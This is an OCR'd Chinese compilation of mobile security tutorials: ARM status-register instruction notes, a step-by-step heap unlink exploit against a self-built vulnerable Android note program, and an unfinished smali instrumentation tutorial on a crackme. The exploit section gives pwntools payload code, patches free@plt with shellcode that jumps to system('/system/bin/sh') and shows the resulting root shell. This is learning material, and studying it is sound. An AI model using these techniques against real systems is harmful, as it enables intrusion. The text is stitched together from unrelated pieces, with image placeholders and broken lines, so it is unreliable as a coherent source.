   .MRS：读程序状态寄存器指令，将PSR中的内容读入到寄存器中 `MRS {cond} Rd, PSR` 。
   .MSR：写程序状态寄存器指令
   `MSR {cond} psr_fields #immed_8MSR {cond} psr_fields, Rm` 。field指位域，只有在特权模式下才能对PSR进行修改，例如切换到管理模式： `MSR CPSR_c #0xD3` ,将0xD3写入CPSR的低8位，此时M[4:0]=0b10011，进入管理模式。
   用读-修改-写操作切换到管理模式

```
MRS R0, CPSR @读出CPSR的值
BIC R0, R0, #0x1F @清0
ORR R0, R0, #0xD3 @修改模式
MSR CPSR_cxsf, R0 @将修改后的值保存到CPSR
```

2. 协处理器访问指令
   协处理器CP15包含了16个32bit的寄存器，主要用于存储管理。
   .MCR：ARM寄存器到协处理器的数据传送指令
   `MCR {cond} P15, 0, Rd, CRn, CRm, {opcode2}`
   Rd：源寄存器
   CRn：协处理器中的寄存器，目标寄存器，存放第一个操作数其编号为C0,C1....C15
   .MRC：协处理器到ARM寄存器的数据传送指令
   Rd：目标寄存器
   CRn：协处理器中的寄存器，源寄存器，存放第一个操作数其编号为C0,C1....C15
   CRm：附加的源寄存器，不需要其他信息时CRm为C0
   opcode2：提供附加信息，若为空时，指定为0即可

Android系统安全

原文 by manyface

前言

最近学习了堆的管理，如何进行unlink利用。发现大多数文章在讲解利用unlink进行任意地址写时没有解释得很透彻，看得是云里雾里，直到看到了shellphish团队在github上的项目how2heap，才弄明白了利用unlink进行任意地址写的原理。于是自己在Android4.4模拟器上设计了一个Demo，用于练习unlink利用。下面基于这个Demo来具体分析unlink利用的原理。在继续阅读之前，可以先看一下这一篇博文。由于水平有限，不对的地方还请各位大牛赐教。

Demo分析

该Demo是一个native可执行程序(源码)，主要的功能是建立note，并保存用户的输入到该note，每一个note的大小为0x80，总共可以新建10个note，每个note可以通过notes这个全局变量来索引。比如：建立一个note，索引为0，note 0 的内容为“1234”；然后把 note 0 的内容重新改为“5678”；接着释放掉note 0；最后退出程序。其操作如下：

```
root@generic:/data/local/tmp # ./unlink_demo
usage: 0:malloc 1:free 2:edit 3:exit
input cmd and note index (eg:0,1 -> cmd=0,note_index=1):
0,0    //新建note 0
input note len:
4      //输入note 0的内容长度
input note:
1234   //输入note 0的内容
usage: 0:malloc 1:free 2:edit 3:exit
input cmd and note index (eg:0,1 -> cmd=0,note_index=1):
2,0    //修改note 0的内容
input note len:
4      //输入note 0的内容长度
input note:
5678   //输入note 0的内容
usage: 0:malloc 1:free 2:edit 3:exit
input cmd and note index (eg:0,1 -> cmd=0,note_index=1):
1,0    //释放note 0
usage: 0:malloc 1:free 2:edit 3:exit
input cmd and note index (eg:0,1 -> cmd=0,note_index=1):
3   //退出程序
```

然而在handle_cmd()函数中，给notes中的note赋值时，没有对note_size进行检查，如果note_size大于0x80，会导致堆溢出。

利用

这里把利用过程分为6个步骤：

1. 新建note 0和note 1

2. 伪造相关数据
3. free(notes[1])，触发unlink
4. 将free@plt的地址写入notes[0]
5. 修改free@plt的指令
6. 新建并释放notes[2]，触发system(“/system/bin/sh”) 下面对每一个步骤进行详细的讲解。

准备

启动一个Android 4.4模拟器(Arm)，将unlink_demo、gdb和socat push到/data/local/tmp目录下：

```
adb push unlink_demo /data/local/tmp
adb push gdb /data/local/tmp
adb push socat /data/local/tmp
```

进入模拟器shell环境，通过socat将unlink_demo作为服务绑定到端口12345：

```
adb shell
cd /data/local/tmp
./socat tcp4-listen:12345,fork exec:/unlink_demo
```

在主机上配置端口转发：


`adb forward tcp:12345 tcp:12345` 安装Pwntools

`pip install pwntools`

step 1. 新建note 0和note 1

```
self.__malloc_note(0, 4, "c" * 4)
self.__malloc_note(1, 4, "c" * 4)
```


这里建立了两个note，内容均初始化为"cccc"，此时的内存布局如下图所示。



notes[0]中存的是note 0的起始地址，notes[1]中存的是note 1的起始地址。在使用malloc进行分配内存时，对于32位来说，分配的内存是8字节对齐的，且实际分配内存的起始地址要比malloc的返回值小8，多出的8个字节表示前一个内存块的大小presize(如果前一个内存块是空闲的)和当前内存块的大小size，由于内存8字节对齐，因而size的低3位用作标志位。

step 2. 伪造相关数据

首先来看一下Android中空闲内存块的结构：



presize: 前一个块的大小(如果前一个块是空闲的)
size：当前块的大小
F标志位：目前还没有用
C标志位：如果当前块已被分配，置1；否则，置0
P标志位：如果前一个块已被分配，置1,；否则，置0
如果C、P都是0，表示该内存块是通过mmap得到的，这也说明了在内存中，是不存在两个连续相邻的大内存块。(注意： Android中空闲内存块标志位的含义和Linux的不一样)

fd：下一个空闲内存块的地址
bk：上一个空闲内存块的地址
可见空闲内存块被连接成了双向空闲链表。当free一个内存块时，会检查前一个内存块是否是空闲的，如果是，首先会调用unlink()函数将前一个空闲内存块从空闲链表中移除，然后将当前内存块和前一个内存块合并，最后将合并后的内存块加入空闲链表中。(当然也会检查后一个内存块是否空闲。由于这里设计的利用程序是通过构造向前合并触发unlink，因而没有讨论这种情况，其实原理是一样的）

unlink的关键操作如下：

```
//将 p 移除链表
F = p -> fd;
B = p -> bk;
if (F -> bk == p && B -> fd == p){
  F -> bk = B;
  B -> fd = F;
}
```


由于每个note的大小是0x80，当对note填充内容的长度超过0x80时，就会发生堆溢出。因而，我们可以向 note 0 填充0x88字节的内容，多出的8个字节将会覆盖 note 1 的presize和size&flag。那么如何构造填充的内容以便free(notes[1])的时候触发unlink呢？首先修改 note 1 中的P标志位，将其置0，这样就会认为前一个块 note 0 是空闲的；然后将 note 1 内存块的presize字段改为0x80，这样就会认为前一个内存块大小只有0x80(包括presize、size&flag、fd和bk)，且这0x80字节的内容完全可控；最后设计伪造空闲块的fd和bk。由于unlink时，会对unlink的节点的合法性进行检查，即该节点的前一个节点的bk指针必须指向该节点，并且该节点的后一个节点的fd指针必须指向该节点，因而fd和bk不能随便构造。由于全局变量notes刚好指向note 0 的起始地址，可以把它认为是伪造空闲块的chunk ptr，所以，当fake_free_note->fake_fd = notes - 12，fake_free_note->fake_bk = notes - 8 时，就可以绕过unlink的检查。具体的构造代码如下：

```
notes_addr = int(raw_input("notes address:"), 16)
# "c"*8 + fake_fd + fake_bk + "c"*0x70 + fake_presize + modify_pre_inuse_flag
note0_content = "c" * 8 + p32(notes_addr - 12) + p32(notes_addr - 8) + "c" * 0x70 + p3
2(0x80) + p32(0x88 | 0x02)
self.__edit_note(0, 0x88, note0_content)
```

其中notes_addr的值可以通过gdb获得(记得退出gdb)：

```
root@generic:/data/local/tmp # ./gdb -pid 3477  //3477 是unlink_demo进程的id
(gdb) p/x *(0xb004)   //通过ida分析可以知道0xb004处存的是notes_addr的地址。
$1 = 0x1030020
(gdb) q
The program is running.  Quit anyway (and detach it)? (y or n) y
```

此时的内存布局如下：




step 3. free(notes[1])，触发unlink

`self.__free_note(1) # free notes[1]`

由于在 note 1 前面构造了一个伪造的空闲内存块，当free(notes[1])时，就会对伪造的空闲内存块进行unlink操作：

```
F = p -> fd;  //F = notes - 12
B = p -> bk;  //B = notes - 8
if (F -> bk == p && B -> fd == p){
  F -> bk = B;  // 即notes[0] = B = notes - 8
  B -> fd = F;  // 即notes[0] = F = notes -12
}
```

从上可知，unlink后，notes[0]存的不再是note 0 的起始地址了，而是notes - 12。此时我们只关心notes数组的内存，其布局如下：



step 4. 将free@plt的地址写入notes[0]


由于此时notes[0] = notes -12 ，所以notes[0][0]其实就是 notes - 12 地址处的一个字节，notes[0][12~15]其实就是notes[0]。因而我们可以通过向note 0写入16个字节将任意值写入notes[0]，这里将.plt section中free的地址写入notes[0]：

```
note0_content = "c" * 12 + p32(self.free_plt_addr)
self.__edit_note(0, 0x10, note0_content)
```

在ida中查看free_plt_addr为0x8558

```
plt:00008558 ; void free(void *)
plt:00008558 free                                        ; CODE XREF: sub_971C:loc_9720↓j
plt:00008558                    ADR     R12, 0x8560
plt:0000855C                    ADD     R12, R12, #0x2000
plt:00008560                    LDR     PC, [R12,#(free_ptr - 0xA560)]! ; __imp_free
plt:00008560 ; End of function free
```

此时notes数组的内存如下：



step 5. 修改free@plt的指令

为了调用free()时，实际调用的是system()，这里需要将free@plt函数的指令修改使其跳转到system()函数。首先我们把模拟器上的libc.so拿到：

```
adb pull /system/lib/libc.so
```

然后在ida中查看system函数的偏移：

```
.text:000246A0 system
.text:000246A0
.text:000246A0 var_34          = -0x34
.text:000246A0 var_28          = -0x28
.text:000246A0 var_24          = -0x24
.text:000246A0 var_20          = -0x20
.text:000246A0 var_18          = -0x18
.text:000246A0 var_10          = -0x10
.text:000246A0
.text:000246A0                 LDR             R3, =(off_49140 - 0x246A8)
.text:000246A2                 PUSH            {R4-R6,LR}
```

可见system的指令为thumb指令，在libc.so中的偏移为system_offset=0x246A1。接着通过读取/proc/pid/maps得到libc.so的基址libc_base，从而system()在内存中的实际地址就是system_addr=libc_base+system_offset。

于是刚好可以将free@plt的指令修改为：

```
LDR R1, [PC]
BLX R1
system_addr
```

假如system_addr为0xB124A561，那么上面指令的机器码为：

```
00109FE5
31FF2FE1
61A524B1
```

具体的代码如下：

```
note0_content = p32(0xE59F1000) + p32(0xE12FFF31) + p32(self.system_addr)
self.__edit_note(0, 0xC, note0_content)
```

ps：在unlink_demo中.got section所在segment的flags是可写的，但是一运行起来，从/proc/pid/maps得到的结果却是该segment只读，于是只好修改unlink_demo文件中代码段的属性为可读写，这样就可以运行时修改free@plt的指令了。
其实本来想直接修改got中free的地址，苦于这段内存只读，不知道怎么设置为可写。

step 6. 新建并释放notes[2]，触发system(“/system/bin/sh”)

```
self.__malloc_note(2, 0xE, "/system/bin/sh")
self.__free_note(2)
```

当free(notes[2])时，由于free@plt会直接跳转到system()，所以这里相当于调用system(notes[2])，而notes[2]指向“/system/bin/sh”，所以这里相当于执行system(“/system/bin/sh”)，从而得到shell，利用成功！

结果

运行利用程序exp_unlink.py，通过gdb得到notes的地址，最后的运行结果如下：

```
$ python exp_unlink.py
[+] Opening connection to 127.0.0.1 on port 12345: Done
[+] The process id of ./unlink_demo is 3477
[+] step 1: Malloc two notes: 0, 1
[+] step 2: Fake fd, bk. Modify presize and pre inuse flag of notes[1]
notes address:1030020
[+] step 3: free ntoes[1], trigger unlink
[+] step 4: write free@plt address to notes[0]
[+] step 5: modify code of free@plt to jump to system() function
[+] step 6: malloc notes[2], initialize using /system/bin/sh, and then free notes[2] to trigger system('/system/bin/sh')
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) context=u:r:shell:s0
$ ls
gdb
imisstest
socat
unlink_demo
$
```

ps：完整的利用代码和涉及到的工具可以在我的github下载
将how2heap中unsafe_unlink.c修改为32位后在Android模拟器上是运行不成功的，通过对比Linux和Android unlink时的源码发现，在Android中多了一条检测条件：ok_address(M, F)，就是检查F地址的合法性，因为malloc/free绝对不会向一个静态地址写数据。于是将unsafe_unlink.c 中 `uint32_t* pointer_vector[10];` 改为 `uint32_t** pointer_vector; pointer_vector=(uint32_t**)malloc(10*sizeof(uint32_t));` 就可以在Android上跑通了。

参考

https://github.com/shellphish/how2heap/blob/master/unsafe_unlink.c
http://code.woboq.org/userspace/glibc/malloc/malloc.c.html
http://androidxref.com/5.1.1_r6/xref/bionic/libc/upstream-dlmalloc/malloc.c
https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/

Android 调试工具

原文 by 蒸米

0x00 序

随着移动安全越来越火，各种调试工具也都层出不穷，但因为环境和需求的不同，并没有工具是万能的。另外工具是死的，人是活的，如果能搞懂工具的原理再结合上自身的经验，你也可以创造出属于自己的调试武器。因此，笔者将会在这一系列文章中分享一些自己经常用或原创的调试工具以及手段，希望能对国内移动安全的研究起到一些催化剂的作用。

0x01 长生剑

长生剑是把神奇的剑，为白玉京所配，剑名取意来自于李白的诗："仙人抚我顶，结发受长生。"长生剑是七种武器系列的第一种武器，而笔者接下来所要介绍的调试方法也是我最早学习的调试方法，并且这种方法就像长生剑一样，简单并一直都有很好的效果。这种方法就是Smali Instrumentation，又称Smali 插桩。使用这种方法最大的好处就是不需要对手机进行root，不需要指定android的版本，如果结合一些tricks的话还会有意想不到的效果。

0x02 Smali/baksmali

做安卓逆向最先接触到的东西肯定就是smali语言了，smali最早是由Jasmin提出，随后jesusfreke开发了最有名的smali和baksmali工具将其发扬光大，几乎dex上所有的静态分析工具都是在这个项目的基础上建立的。什么？你没听说过smali和baksmali？你只用过Apktool？如果你仔细阅读了Apktool官网的说明你就会发现，Apktool其实只是一个将各种工具结合起来的懒人工具而已。并且笔者建议从现在起就抛弃Apktool吧。原因如下：首先，Apktool更新并没有smali/baksmali频繁，smali/baksmali更新后要过非常久的时间才会合并到Apktool中，在这之前你可能需要忍受很多诡异的bug。其次，Apktool在反编译或者重打包dex的时候，如果发生错误，仅仅只会提供错误的exception信息而已，但如果你使用smali/baksmali，工具会告诉你具体的出错原因，会对重打包后的调试有巨大的帮助。最后，很多apk为了对付反调试会在资源文件中加入很多junk code从而使得Apktool的解析崩溃掉，造成反编译失败或者无法重打包。但如果你仅对classes.dex操作就不会有这些问题了。

学习smali最好的方法就是自己先用java写好程序，再用baksmali转换成smali语句，然后对照学习。比如下面就是java代码和用baksmali反编译过后的smali文件的对照分析。

MZLog类主要是用Log.d()输出调试信息，Java代码如下：

```
package com.mzheng;

public class MZLog {

    public static void Log(String tag, String msg)
    {
        Log.d(tag, msg);
    }

    public static void Log(Object someObj)
    {
        Log("mzheng", someObj.toString());
    }

    public static void Log(Object[] someObj)
    {
        Log("mzheng",Arrays.toString(someObj));
    }

}
```

对应的smali代码如下：

```
.class public Lcom/mzheng/MZLog; # class的名字
.super Ljava/lang/Object;  #这个类继承的对象
.source "MZLog.java" # java的文件名

# direct methods #直接方法
.method public constructor <init>()V  #这是class的构造函数实现
    .registers 1 #这个方法所使用的寄存器数量

    .prologue  # prologue并没有什么用
    .line 7 #行号
invoke-direct {p0}, Ljava/lang/Object;-><init>()V #调用Object的构造方法，p0相当于"this" 指
针
    return-void #返回空
.end method

.method public static Log(Ljava/lang/Object;)V # Log(Object)的方法实现
    .registers 3
    .param p0, "someObj"    # Ljava/lang/Object; 参数信息

    .prologue
    .line 16
    const-string v0, "mzheng"  #给v0赋值"mzheng"

    invoke-virtual {p0}, Ljava/lang/Object;->toString()Ljava/lang/String; #调用toString
()函数

    move-result-object v1 #将toString()的结果保存在v1

    invoke-static {v0, v1}, Lcom/mzheng/MZLog;->Log(Ljava/lang/String;Ljava/lang/Strin
g;)V #调用MZLog的另一个Log函数，参数是v0和v1

    .line 17
    return-void
.end method

.method public static Log(Ljava/lang/String;Ljava/lang/String;)V #Log(String, String)的
方法实现
    .registers 2
    .param p0, "tag"    # Ljava/lang/String;
    .param p1, "msg"    # Ljava/lang/String;

    .prologue
    .line 11
    invoke-static {p0, p1}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;
)I #调用android API里的Log函数实现Log功能

    .line 12
    return-void
.end method

.method public static Log([Ljava/lang/Object;)V #Log(Object[])函数实现 '['符号是数组的意思
    .registers 3
    .param p0, "someObj"    # [Ljava/lang/Object;

    .prologue
    .line 21
    const-string v0, "mzheng"

    invoke-static {p0}, Ljava/util/Arrays;->toString([Ljava/lang/Object;)Ljava/lang/St
ring;  #将Object数组转换为String

    move-result-object v1 #转换后的结果存在v1中

    invoke-static {v0, v1}, Lcom/mzheng/MZLog;->Log(Ljava/lang/String;Ljava/lang/Strin
g;)V #调用Log(String, String)函数

    .line 22
    return-void
.end method
```


最后简单介绍一下smali常用的数据类型：

```
V - void
Z - boolean
B - byte
S - short
C - char
I - int
J - long (64 bits)
F - float
D - double (64 bits)
```

0x03 Smali插桩

如果仅仅用Smali来分析代码，效果其实不如用dex2jar和jd-gui更直观，毕竟看反编译的java代码要更容易一些。但Smali强大之处就是可以随心所欲的进行插桩操作。何为插桩，引用一下wiki的解释：程序插桩，最早是由J.C. Huang 教授提出的，它是在保证被测程序原有逻辑完整性的基础上在程序中插入一些探针（又称为“探测仪”），通过探针的执行并抛出程序运行的特征数据，通过对这些数据的分析，可以获得程序的控制流和数据流信息，进而得到逻辑覆盖等动态信息，从而实现测试目的的方法。下面我就来结合一个例子来讲解一下何如进行smali插桩。

测试程序是一个简单的crackme (图1)。输入密码，然后点击check，如果密码正确会输出yes，否则输出no。






图1 Crackme1的界面

首先我们对crackme这个apk进行解压，然后反编译。我们会在MainActivity中看到一个getkey(String,int)函数。这个函数貌似非常复杂，我们暂时不管。我们首先分析一下点下button后的逻辑。我们发现程序会通过getkey("mrkxqcroxqtskx",42)来计算出真正的密码，然后与我们输入的密码进行比较，java代码如下：

```
public void onClick(View arg0) {
String str = editText0.getText().toString();
if (str.equals(getkey("mrkxqcroxqtskx",42)))
    {
        Toast.makeText(MainActivity.this,"Yes!", Toast.LENGTH_LONG).show();
    }
    else
    {
        Toast.makeText(MainActivity.this,"No!", Toast.LENGTH_LONG).show();
      }
}
```

这时候就是smali插桩大显身手的时候了，我们可以通过插桩直接获取getkey("mrkxqcroxqtskx",42)这个函数的返回值，然后Log出来。这样我们就不需要研究getkey这个函数的实现了。具体过程如下：

1 首先解压apk然后用baksmali进行反编译。

```
unzip crackme1.apk
java -jar baksmali-2.0.3.jar classes.dex
```

2 将上一节MZLog类的MZLog.smali文件拷贝到com/mzheng目录下，这个文件有3个LOG函数，分别可以输出String的值，Object的值和Object数组的值。注意，如果原程序中没有com/mzheng这个目录，你需要自己用mkdir创建一下。拷贝完后，目录结构如下：

```
com
└mzheng
    │  MZLog.smali
    │
    └crackme1
            BuildConfig.smali
            MainActivity$1.smali
            MainActivity.smali
            R$attr.smali
            R$dimen.smali
            R$drawable.smali
            R$id.smali
            R$layout.smali
            R$menu.smali
            R$string.smali
            R$style.smali
            R.smali
```

3 用文本编辑器打开MainActivity$1.smali文件进行插桩。为什么是MainActivity$1.smali而不是MainActivity.smali呢？因为主要的判断逻辑是在OnClickListener这个类里，而这个类是MainActivity的一个内部类，同时我们在实现的时候也没有给这个类声明具体的名字，所以这个类用$1表示。加入MZLog.smali这个文件后，我们只需要在MainActivity$1.smali的第71行后面加上一行代码，invoke-static {v1}, Lcom/mzheng/MZLog;->Log(Ljava/lang/Object;)V，就可以输出getkey的值了。Invoke是方法调用的指令，因为我们要调用的类是静态方法，所以使用invoke-static。如果是非静态方法的话，第一个参数应该是该方法的实例，然后依次是各个参数。具体插入情况如下：

```
const-string v1, "mrkxqcroxqtskx"

const/16 v2, 0x2a

# invokes: Lcom/mzheng/crackme1/MainActivity;->getkey(Ljava/lang/String;I)Ljava/lang/S
tring;

invoke-static {v1, v2}, Lcom/mzheng/crackme1/MainActivity;->access$0(Ljava/lang/String
;I)Ljava/lang/String;

move-result-object v1

############################## begin ##############################
invoke-static {v1}, Lcom/mzheng/MZLog;->Log(Ljava/lang/Object;)V
############################## end ##############################
invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v1
```

4 用smali.jar重新编译修改后的smali文件，把新编译的classes.dex覆盖老的classes.dex，然后再用signapk.jar对apk进行签名。几条关键指令如下：

```
java -jar smali.jar out
java -jar signapk.jar testkey.x509.pem testkey.pk8 update.apk update_signed.apk
```

5 安装程序到android，随便输入点啥，然后点击check按钮，随后在logcat中就可以看到getkey("mrkxqcroxqtskx",42)这个函数的返回值了(图2)。

Application	Tag	Text
com.mzheng.crackme1	mzheng	changshengjian

图2 通过logcat获取getkey的返回值

0x03 Smali修改

通过Smali/baksmali工具，我们不光可以插桩，还可以修改apk的逻辑。几个需要注意点如下：

1. if条件判断以及跳转语句

在smali中最常见的就是if这个条件判断跳转语句了，这个判断一共有12条指令：

```
if-eq vA, VB, cond_** 如果vA等于vB则跳转到cond_**。相当于if (vA==vB)
if-ne vA, VB, cond_** 如果vA不等于vB则跳转到cond_**。相当于if (vA!=vB)
if-lt vA, VB, cond_** 如果vA小于vB则跳转到cond_**。相当于if (vA<vB)
if-le vA, VB, cond_** 如果vA小于等于vB则跳转到cond_**。相当于if (vA<=vB)
if-gt vA, VB, cond_** 如果vA大于vB则跳转到cond_**。相当于if (vA>vB)
if-ge vA, VB, cond_** 如果vA大于等于vB则跳转到cond_**。相当于if (vA>=vB)

if-eqz vA, :cond_** 如果vA等于0则跳转到:cond_** 相当于if (VA==0)
if-nez vA, :cond_** 如果vA不等于0则跳转到:cond_**相当于if (VA!=0)
if-ltz vA, :cond_** 如果vA小于0则跳转到:cond_**相当于if (VA<0)
if-lez vA, :cond_** 如果vA小于等于0则跳转到:cond_**相当于if (VA<=0)
if-gtz vA, :cond_** 如果vA大于0则跳转到:cond_**相当于if (VA>0)
if-gez vA, :cond_** 如果vA大于等于0则跳转到:cond_**相当于if (VA>=0)
```

比如我们在crackme1里判断密码是否正确的smali代码段：

```
invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v1

if-eqz v1, :cond_25  # if (v1==0)

iget-object v1, p0, Lcom/mzheng/crackme1/MainActivity$1;->this$0:Lcom/mzheng/crackme1/
MainActivity;

const-string v2, "Yes!"

invoke-static {v1, v2, v3}, Landroid/widget/Toast;->makeText(Landroid/content/Context;
Ljava/lang/CharSequence;I)Landroid/widget/Toast;

move-result-object v1

invoke-virtual {v1}, Landroid/widget/Toast;->show()V

:cond_25
